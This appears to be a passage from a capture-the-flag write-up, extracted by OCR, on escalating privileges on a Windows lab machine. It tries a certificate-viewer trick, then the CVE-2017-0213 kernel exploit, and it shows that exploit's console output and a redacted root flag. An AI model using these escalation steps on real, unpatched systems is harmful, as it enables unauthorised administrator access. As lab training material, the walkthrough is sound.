


Bookmark about a CVE, Could be a possible exploit for privilege escalation


.

So, I downloaded the exploit. Inorder for the exploit to work, it should be run as administrator, then the certificate should be viewed, which opens a browser window, then you should save the page and type “C:\Windows\System32\*.*” and then hit enter, then it will load command prompt with admin privileges. But, that didn't work for me.

)



Name	Date modified	Type	Size
HHUPD	10/26/2021 12:35 ...	Application	131 KB
EASx64	10/26/2021 12:08 ...	Application	1,881 KB



Microsoft Corporation

Certificate Information

This certificate is intended for the following purpose(s):


- Ensures software came from software publisher
- Protects software from alteration after publication

Issued to: Microsoft Corporation

Issued by: VeriSign Commercial Software Publishers CA

Valid from 4/15/1998 **to** 4/16/1999


So, I looked for kernel exploits and found “2017-0213” kernel exploit. You just have to go to the exploit's path and run it from command prompt. It will then give you a command prompt with admin privileges.



```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>_
```

```
Que
Unk
Unk
Unk
Unk
Unk
Unk
Unk
Unk
Unk
Unk
Unk
Unk
Unk
Unk
Unk
Que
Mar
Rel
Rel
AddRef: 3
Release: 4
Release: 3
Result: 80029C4A
Done
Release: 1
Release object 0000019B904A2C40
Release: 2

C:\Users\Wade\Downloads>
```

Root Flag :



```
C:\Users\Administrator\Desktop>type root.txt.txt
[redacted]
C:\Users\Administrator\Desktop>_
```